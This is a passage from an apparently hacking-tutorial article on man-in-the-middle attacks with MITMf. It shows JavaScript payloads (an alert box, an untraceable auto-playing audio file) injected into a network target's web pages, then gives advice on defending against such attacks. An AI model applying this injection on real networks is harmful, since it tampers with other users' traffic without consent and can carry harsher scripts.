
Don't Miss: [Hook Web Browsers with MITMf & BeEF](#)

To test JavaScript functionality for now, we can use a simple alert.

```
alert("HACKED");
```

A screenshot of a terminal window showing the GNU nano 2.8.7 text editor. The title bar at the top reads "GNU nano 2.8.7" on the left and "File: script.js" on the right. The main editing area is dark blue and contains the text `alert("HACKED");` in a light blue font, with a white cursor at the end of the line. At the bottom of the window, there is a status bar with various keyboard shortcuts and their corresponding actions, such as `^G Get Help`, `^O Write Out`, `^W Where Is`, `^K Cut Text`, `^J Justify`, `^C Cur Pos`, `^X Exit`, `^R Read File`, `^_ Replace`, `^U Uncut Text`, `^T To Spell`, and `^_ Go To Line`.


This code will open an alert window containing the text "Hacked" on any website the user connect to over the network which is capable of being injected. We can save this file as "script.js" or any other file name, so long as it's referred to in the MITMf command used. When run, this script will be injected into the target's web requests.



While this establishes functionality for the sake of a prank or annoyance, a personal favorite is injecting an automatically playing audio file. Once again, this will be saved as a specific script file and added to the MITMf command.

```
new Audio('URL').play()
```

In this string, **URL** can be replaced with the web location of an audio file such as an MP3. This audio file will play automatically on every page the user opens and could be near impossible to trace the origin of. As before, the modifications will be logged to the console.



Protecting Yourself from MitM Attacks

As much fun as MITM attacks are to conduct, they present a real privacy concern and danger. The most effective protection against this variety of attack is standard network security and being aware of who is present on a network. We can use the network scanning techniques introduced in Step 1 to identify who is present on a network and to discover potential rogue devices on your network.



MitM attacks are fundamentally only possible if someone is allowed in between the client and server of a request. A [strong network password](#) enforced with [WPA2 security](#) can enforce that only authorized users are allowed to connect, as can the protection of an entirely wired network.

Don't Miss: [How to Create Stronger Passwords \(Advice from a Real Hacker\)](#)

Beyond local networks, careful use of end-to-end encryption means that even when traffic is captured, it cannot be deciphered. One step is to enforce HTTPS using [HTTPS Everywhere](#). Even with these precautions used, public networks will continue to be untrustworthy, and websites will continue to fail to implement encryption. Hackers will continue to be able to hack networks ... or perhaps, just prank them.